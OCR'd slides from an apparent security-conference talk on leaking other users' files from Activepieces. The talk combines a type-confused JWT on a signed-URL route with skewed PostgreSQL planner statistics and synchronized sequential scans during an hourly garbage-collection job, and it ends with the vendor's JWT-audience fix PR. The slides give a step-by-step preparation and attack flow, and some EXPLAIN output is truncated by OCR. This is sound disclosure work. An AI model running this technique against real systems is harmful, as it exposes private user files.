
```sql
SELECT * FROM file WHERE type = 'UPLOAD' LIMIT 1;
```

- **The query asks, "Give me any file with type `UPLOAD`."**
  - **PostgreSQL simply returns the first matched row**

- **How are rows matched?**
  - The `file` table has an index on `(type, created_at)`
  - PostgreSQL indexes use B-tree
    - The upshot is: **it's ordered**
  - **Always returns the oldest `UPLOAD`**
    - We always get the oldest uploaded file

```
SELECT * FROM file WHERE type = 'UPLOAD' LIMIT 1;
```

- And that is why we got **a different file every hour** –
  - There is an hourly **Garbage Collection (GC)** job that **deletes old files**
  - **Our exploit returns a different file every hour!**



- **How can we affect what file gets returned?**
  - We cannot affect (A); PostgreSQL will always return the first matched row
  - But can we affect (B)? **Convince PostgreSQL not to use the index!**

```sql
SELECT * FROM file WHERE type = 'UPLOAD' LIMIT 1;
```

- Idea: **what if 100% of the rows were `UPLOAD`?**
  - In that case, **any row** in the table is viable

Index scan	2 reads to find row in index + 1 read to read table	Overall - 3 reads
Reading table directly ("**sequential scan**")	Table read	Overall - 1 read

⅓ of the cost!

- Indeed, if PostgreSQL decides using the index is "not worth it", it may use **sequential scan** instead

Conclusion:

If the table is mostly `UPLOAD`s files, PostgreSQL will choose sequential scan

⇒ the file returned won't necessarily be the oldest 👍

Validating our Hypothesis

- Let's test our hypothesis using `EXPLAIN`.
- **1%** of files are `UPLOAD` and the rest are `SAMPLE_DATA`:

```
$ EXPLAIN SELECT * FROM file WHERE t

------------------------------------                                    ------------------------------------
 Limit  (cost=0.42..3.33 rows=1 widt
   ->  Index Scan using idx_file_typ                                    ost=0.42..2942.17 rows=1011 width=285)
         Index Cond: ((type)::text =
```

- Add a bunch of `UPLOAD`s so that t

```
$ EXPLAIN SELECT * FROM file WHERE t

------------------------------------                                    ------------------------------------
 Limit  (cost=0.00..0.35 rows=1 widt
   ->  Seq Scan on file  (cost=0.00                                     th=286)
         Filter: ((type)::text = 'UPLOAD'::text)
```

By uploading many files, we cause the query to be sequential!

BlueHat IL

To recap:

1. Our exploit reads the file returned by the following query:

```
SELECT * FROM file WHERE type = 'UPLOAD' LIMIT 1;
```

2. We managed to force it to use sequential scan

   ⇒ **The row returned is the row that is physically first in the table**

3. **Now, how do use that for our advantage?**

Idea:

- By using uploading and deleting files, shape the table so that free rows will fall at the beginning
- Then, new files will fall at the beginning

We implemented that, and got **1 file per minute**, but to be honest, it didn't work well


- **We want influence the order of the sequential scan**
- **Let's ask AI!**

What can influence PostgreSQL sequential scan order?

Synchronized Sequential Scans

This is often the most surprising factor for users. To optimize disk I/O, PostgreSQL enables synchronized sequential scans by default (via the `synchronize_seqscans` setting).

- **How it works:** If a large table is already being sequentially scanned by Query A, and Query B starts a sequential scan on the same table, Query B will "piggyback" onto Query A's current position.
- **The result:** Query B will read from the middle of the table to the end, and then wrap around to read from the beginning of the table up to the point where it started. This means the results will appear to start in the middle of your dataset and wrap around.



This means:

if a sequential scan on file table is running *(Query A)*,

our exploit query *(Query B)* will return whatever row *Query A* is at!

e.g. - every exploit run will yield a different file

BlueHat IL

- Next step: Trigger it using Activepieces API
- However, no API that can trigger a sequential scan 😞

- **The GC job runs every hour!**
  - Look for all old files → delete them

```
SELECT * FROM file WHERE type = 'UPLOAD' AND created_at < 30 days ago;
```

- Is it a sequential scan though?
  - **Flashback**: We have an index on `(type, created_at)`
- Bad PostgreSQL! Don't use the index!

```
SELECT * FROM file WHERE type = 'UPLOAD' AND created_at < 30 days ago;
```

- Mission: Convince PostgreSQL to not use index
  - Just like before,

    if the query is going to find many rows ⇒ sequential scan will be used

- **Idea:** many old `UPLOAD` rows
  1. Create *a million* `UPLOAD` rows
  2. Wait 30 days
  3. Run the exploit during the GC job
- However, files will get GCed immediately 😮‍💨

- **We need a better solution…**
  - Can we avoid the index without creating a million old `UPLOAD` rows?

Lies, damned lies, and statistics

```
SELECT * FROM file WHERE type = 'UPLOAD' AND created_at < 30 days ago;
```

- How does PostgreSQL estimate the number of matching rows? *STATISTICS*
  - Keeps track of the distribution of each column **independently**. For example:
    i. **Insight 1: "50% of the rows are `UPLOAD`"**
    ii. **Insight 2: "50% of the rows are `created_at < 30 days ago`"**
  - How many rows are both `UPLOAD` **AND** `created_at < 30 days ago`?
  - PostgreSQL assumes independent variables - and simply multiplies them!
    i. **"50%×50% = 25% of rows are `UPLOAD` and `created_at < 30 days ago`"**

- **Conclusion:** to avoid the index, convince PostgreSQL *independently* that:
  1. Many files are old (**`created_at < 30 days ago`**)
  2. Many files are **`UPLOAD`**
- But if the intersection is zero, then GC never deletes anything 🥳

BlueHat IL

another file-type we can create
never gets GCed

```
SELECT * FROM file WHERE type = 'UPLOAD' AND created_at < 30 days ago;
```

- Create *a million* of `SAMPLE_DATA` files, wait 30 days → many files are `created_at < 30 days ago`
- Create *a million* of `UPLOAD` files → many files are `UPLOAD`

- Now PostgreSQL thinks:
  - **"50% of the rows are `UPLOAD`" and**

    "50% of the rows are `created_at < 30 days ago`"
  - ⇒ **"Aha! 25% of the rows are old `UPLOAD`s!"**
  - ⇒ "So many rows! I will use **sequential scan** for finding old `UPLOAD` files!"


- From now on - both the exploit query **and** the GC query uses sequential scans


  Meaning: While the GC job is running, our exploit will return a different file <u>every time</u>!

  `synchronize_seqscans` IS ON, BABY!

To conclude, the **exploit flow**

- **Preparation**
  - Create *a million* of `SAMPLE_DATA` files
  - Wait 30 days
  - Create *a million* of `UPLOAD` files
- **Attack**
  - Every hour on :30 exactly, spam the signed URL route with a type-confused JWT
    - **Each request yields a different random file from the table!**




iTerm2 Shell Edit View Session Scripts Profiles Window Help
Wed 3 Jun 17:23:32
tmux
~/Work/research/repo/activepieces/demo main* ⇡
research-py3.13 ❯
1:zsh*
17:23:20

refactor(jwt): introduce typed audiences for internal token issuers #12715

Code

Merged abuaboud merged 5 commits into `main` from `refactor/jwt-audience-typing` on Apr 21

Conversation 5 · Commits 5 · Checks 13 · Files changed 13 · +429 -12

abuaboud commented on Apr 21 — Member

Summary

- Add a `JwtAudience` enum and thread it through `jwtUtils.sign` / `jwtUtils.decodeAndVerify` plus the internal token issuers (flow run logs, user invitations, MCP OAuth access & auth-request tokens).
- Bump job-data schema to 7 with a migration that re-signs existing `logsUploadUrl` tokens under the new audience.
- Tighten bearer-token principal-type validation to reject unknown `decoded.type` values instead of only null/undefined.
- Add unit tests for the JWT audience plumbing, the job-data migration, and principal-type verification.

Rollout notes

- User login sessions are unaffected — access tokens do not carry an audience.
- Pending user-invitation links issued before deploy will need to be re-sent (they lack the new audience claim).
- In-flight MCP OAuth access tokens (15 min TTL) and auth-request tokens (10 min TTL) will need to re-auth; blast radius is bounded by the short TTLs.
- In-flight flow-run log upload URLs are handled transparently by the schema-v7 migration.

Test plan

- [ ] `npm run test-unit` passes locally
- [ ] `npm run test-api` passes locally
- [ ] Issue a new user invitation end-to-end and accept it
- [ ] Exercise the MCP OAuth authorize → approve → token flow end-to-end
- [ ] Run a flow and confirm logs upload succeeds (both direct and via worker paths)
- [ ] Deploy to staging and confirm existing sessions remain valid

👍 1

 `refactor(jwt): introduce typed audiences for internal token issuers` ✓ `cd6d806`

 **abuaboud** added the bug label on Apr 21

Reviewers
greptile-apps[bot]

Assignees
No one assigned

Labels
bug

